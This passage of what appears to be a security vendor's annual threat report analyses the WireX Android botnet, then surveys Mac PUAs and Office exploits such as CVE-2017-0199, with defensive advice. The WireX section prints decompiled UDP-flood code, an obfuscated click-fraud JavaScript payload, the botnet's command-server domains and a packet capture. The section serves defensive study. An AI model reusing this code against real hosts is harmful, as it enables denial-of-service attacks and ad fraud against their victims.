            this.a.port = v0_1[1];
            this.a.a();
            ++this.a.f;
```

```
public void a() {
    int v0;
    for(v0 = 0; v0 < 50; ++v0) {
        new a(this).start();
    }
}
```

```
public void run() {
    this.a.a = new Thread(new Runnable() {
        public void run() {
            try {
                this.a.a.a = 0;
                byte[] v0_1 = new byte[512];
                DatagramPacket v2 = new DatagramPacket(v0_1, v0_1.length, InetAddress.getByName(this.a.a.hostname), Integer.parseInt(this.a.a.port));
                DatagramSocket v0_2 = new DatagramSocket();
                v0_2.setBroadcast(false);
                while(this.a.a.a < 10000000) {
                    v0_2.send(v2);
                    ++this.a.a.a;
                }
```

Some of the app names are com.lucky.dawuxqse, com.app.smqpxtlm and com.otvwrdsh.app. Some of them used the title “xxxx Player.”

In the earlier versions, WireX didn't have a DDoS function. Instead, it specialized in click-fraud and used clwwdcfh.us as its command-and-control server. From early June onward, WireX started to use a new server: ybosrcqo.us. The URLs are in this format: http://ww[number].b.ybosrcqo.us, http://ww[number].c.ybosrcqo.us.

The HTTP response from the server embeds the information for click-fraud in the <title> tag, includes the URL, javascript and user agent string. WireX then creates a webview to open the URL and run javascript when the URL is loaded:

```
<html><title>http://orgasmatrix.tv/eindoejyjavascript:function what
(e,n){return Math.floor(Math.random()*(n-e+1)+e)}function fireEvent
(e,n){var i=e;if(document.createEvent){var t=document.createEvent
("MouseEvents");t.initEvent(n,!0,!1),i.dispatchEvent(t)}else
document.createEventObject&&i.fireEvent("on"+n)}for(var                    in().split("eindoejy")[3]));
links=document.getElementsByTagName
("a"),apple=null,i=0;i<links.length;i++)links[i].href;var why=what
(1,i),who=links[why].href;who=who.replace(/.*?:\/\//g,"");for(var
i=0;i<document.links.length;i++)if(document.links[i].href.indexOf
(who)>0){fireEvent(document.links[i],"mouseover"),fireEvent
(document.links[i],"mousedown"),fireEvent(document.links
[i],"click");break};eindoejyMozilla/5.0 (iPhone; CPU iPhone OS 10_3_2
like Mac OS X) AppleWebKit/603.2.4 (KHTML, like Gecko) Version/10.0
Mobile/14F89 Safari/602.1eindoejyX</title></html>
```

The javascript search for <a> tag in the opened page and perform clicking.

In the package capture, we can see the sample was opening the URLs it got from server.

```
2017-08-30 03:01:28.191044000 GET / HTTP/1.1                          480 ww45.b.ybosrcqo.us
2017-08-30 03:01:28.195938000 GET / HTTP/1.1                          480 ww45.c.ybosrcqo.us
2017-08-30 03:01:28.571127000 HTTP/1.1 200 OK  (text/html)            617
2017-08-30 03:01:28.580300000 HTTP/1.1 200 OK  (text/html)            828
2017-08-30 03:01:31.043059000 GET / HTTP/1.1                          459 xnxxhd.tv
2017-08-30 03:01:31.043931000 GET / HTTP/1.1                          464 orgasmatrix.tv
2017-08-30 03:01:31.560089000 HTTP/1.1 200 OK  (text/html)             74
2017-08-30 03:01:31.574215000 HTTP/1.1 200 OK  (text/html)             74
2017-08-30 03:01:32.162865000 GET /mobpopunder.js?id=rz9hMJyxCGLjZ    467 api.reporo.net
2017-08-30 03:01:32.530091000 HTTP/1.1 302 Found                      357
2017-08-30 03:01:33.385683000 GET /ads-priv.php?i=0 HTTP/1.1          462 syndication.exosrv.com
```

The DDoS function was added around the end of July.

Defensive measures

To help combat Android malware, we have typically suggested:

- **Stick to Google Play.** As noted in the myriad examples above, it isn't perfect, but Google does put plenty of effort into preventing malware arriving in the first place, or purging it from the Play Store if it shows up. In contrast, many alternative markets are little more than a free-for-all where app creators can upload anything they want, and frequently do.
- **Avoid apps with a low reputation.** If no one knows anything about a new app yet, don't install it on a work phone, because your IT department won't thank you if something goes wrong.

- **Patch early, patch often.** When buying a new phone model, check the vendor's attitude to updates and the speed that patches arrive. Why not put "faster, more effective patching" on your list of desirable features, alongside or ahead of hardware advances such as "cooler camera" and "funkier screen"?

Top Mac malware


For more than a decade, a debate has rumbled on: are Macs more secure and less prone to malware than Windows computers?

As more malware targeting Macs entered the scene, Windows devotees used that to make the case that Apple's technology was no more secure than all the others. Mac fans have responded with endless examples of how Windows is targeted much more often.

From what SophosLabs observed in 2017, there is indeed a lot of questionable code built to target Apple computers. But the number of actual attacks remains quite low when compared to what's happening in the worlds of Windows and Android.


Another trend we saw in 2017 and expect to see more of in 2018 is that the vast amount of garbage thrown at Macs qualifies as potentially unwanted programs (PUAs) rather than straight-up malware. We continue to observe high counts of "optimizer utility" PUAs like MacKeeper, Advanced Mac Cleaner variants, TuneUpMyMac, etc. On the malicious front, we've intercepted several examples of Mac ransomware, such as MacRansom and MacSpy.

Of all malware intercepted by SophosLabs, FkCodec has been most prolific, accounting for nearly half of all cases. The next-largest was VSearch at 44%, followed by Keygen at 6%.




Of all PUAs we intercepted, MacKeeper was most prolific at 46%, while Genieo accounted for 28% and SpiGot accounted for 8%.

Top 10 PUA



The heat map below shows the countries where the most Mac PUAs and malware have been found. The US and Europe have seen the highest concentrations.

Mac Threats Mapped



Defensive measures

For Mac PUAs and malware, we have suggested the following to customers and the larger public:

First, some suggestions for dealing with ransomware:

- Read our advice on avoiding ransomware. Your best defense against any sort of malware is not to get infected in the first place.
- Listen to our podcast on dealing with ransomware. We explain what you need to know in plain English.
- Make regular backups and keep at least one copy offline. Ransomware is only one of many sudden ways to lose your precious data.
- Try our free Sophos Home product to protect your Mac. Anti-virus and web filtering is for everyone, not just for Windows.


Other tips:

- Consider using a real-time anti-virus on your Mac, even (or perhaps especially) if you have managed unharmed for years without one.
- When Apple releases a security update, don't put it off. Download it immediately.

Windows threats

The Windows threat landscape hasn't changed much in the past year, but we did observe a noteworthy trend in the realm of Office exploits:

For the first time in five years, CVE-2012-0158 was not the most commonly used Office exploit. CVE-2012-0158 was disclosed and patched by Microsoft (MS12-027) all the way back in 2012, but has since proved perennially popular amongst cybercriminals, regularly topping the charts as the most-exploited document vulnerability. In one article in Naked Security, we called it the "bug that won't die." The specific flaw is in Windows common controls. The said function is found in several Microsoft applications. When the vulnerability is successfully exploited, a remote attacker could execute code on the vulnerable system.



In recent months, however, CVE-2017-0199 has emerged as the most exploited vulnerability, as seen in the pie chart above. It was the most exploited vulnerability between June, and August, accounting for 36% of all attempted attacks. CVE-2012-0158 became the second most exploited (32%).

The CVE-2017-0199 security hole is in multiple versions of Microsoft Office and, when exploited, allows remote attackers to execute arbitrary code via a crafted Word document, aka "Microsoft Office/WordPad Remote Code Execution Vulnerability w/Windows API.

Principal Researcher Gábor Szappanos outlined the types of attacks exploiting it in his paper "CVE-2017-0199: life of an exploit." In it, he noted how attackers have been able to shorten their attack windows using the vulnerability. The normal lifecycle of an Office exploit starts with the initial use in targeted attacks. Then, at some point, the information leaks out and cybercrime groups start using it more widely. Offensive security researchers then start experimenting with antivirus evasion, and the exploit finally ends up in underground exploit builders. Normally this cycle can take a few months.

In the case of the CVE-2017-0199 Word exploit, we have observed this at a much more accelerated time scale.

Szappanos decided to delve deeper into the exploit lifecycle for this vulnerability after attackers used to install a variety of malware on victims' computers.

The attacks culminated in Microsoft releasing a patch on April 11 for the vulnerability, which was triggered when users opened a document with a benign-looking download warning, followed by a download from a booby-trapped server that sent a document of a more dangerous sort.

In this case, the booby-trapped server sent out a compiled HTML file with an embedded program script. Word accepted and ran the script without producing the warning you would expect to see.

Szappanos said the newer exploit's rise is primarily attributed to the availability of exploit builders. With the older Office exploit, there were only commercial (or cracked) builders available. But with CVE-2017-0199, a handful of free builders became available, fueling a rise in attacks. "The criminals turned to the more cost-effective, easily available solution, and there is the additional advantage that these easy-to-get solutions provide them with a very new Office exploit," he said.

It's unlikely that CVE-2012-0158 will return to the top of the attack heap. At this point, most users have applied the patch and the bad guys will inevitably turn their attention to newer vulnerabilities where organizations are early in their patching efforts. Using a newer exploit gives them a much higher success rate. If there are easily available exploit builders with the new exploits, they'll be less likely to revert to the less efficient, old one.

We expect to see increasingly easier exploits distributed on the Dark Web. As new vulnerabilities are exposed, new builders will appear within a month of disclosure. The next candidate on this path is CVE-2017-11826, a flaw in Microsoft Office 2010 and a number of other Microsoft technologies attackers could use to run malicious code when the software fails to properly handle objects in memory. Microsoft released a patch for it in October 2017, and chances are better than average that attackers will target companies that are slow in installing the fix.

Defensive measures

For these types of Windows threats, we have typically suggested the following:

- Stay up to date installing all Microsoft patches.
- If you receive file attachments or links by email and don't know the person who sent it, don't open it.
- Use an anti-virus with an on-access scanner (also known as real-time protection). This can help you block malware of this type in a multi-layered defense, for example, by stopping the initial booby-trapped word file, preventing the Dridex download, blocking the downloaded malware from running, and finding and killing off the Dridex malware in memory.
- Consider stricter email gateway settings. Some staff are more exposed to malware-sending crooks than others (such as the order processing department), and may benefit from more stringent precautions, rather than being inconvenienced by them.
- Always re-evaluate the necessity of external e-mail communication and consider introducing "Internal Use Only" e-mail accounts where appropriate.
- Never turn off security features because an email or document says so. Documents such as invoices, courier advisories and job applications should be legible without macros enabled.

Conclusion

As we said at the start of this report, it's impossible to predict what will happen in 2018 with 100-percent accuracy. But it's a fair bet that Android and Windows will continue to be heavily targeted with ransomware and other malware, given the success attackers have had thus far. Email will remain the primary attack vector threatening corporate cyber security, especially in the case of targeted attacks.

SophosLabs will continue to do its part to stop the malware in its tracks.

Enterprises must continue to educate employees and end users on the social engineering tactics attackers use to trick them into downloading malware.

They must also continue to keep track of vulnerabilities and patches that affect their systems.

Learn More

Read our threat research and data science technical papers.

United Kingdom and Worldwide Sales
Tel: +44 (0)8447 671131
Email: sales@sophos.com

North American Sales
Toll Free: 1-866-866-2802
Email: nasales@sophos.com

Australia and New Zealand Sales
Tel: +61 2 9409 9100
Email: sales@sophos.com.au

Asia Sales
Tel: +65 62244168
Email: salesasia@sophos.com

Oxford, UK

2017-11-15 (NP)

SOPHOS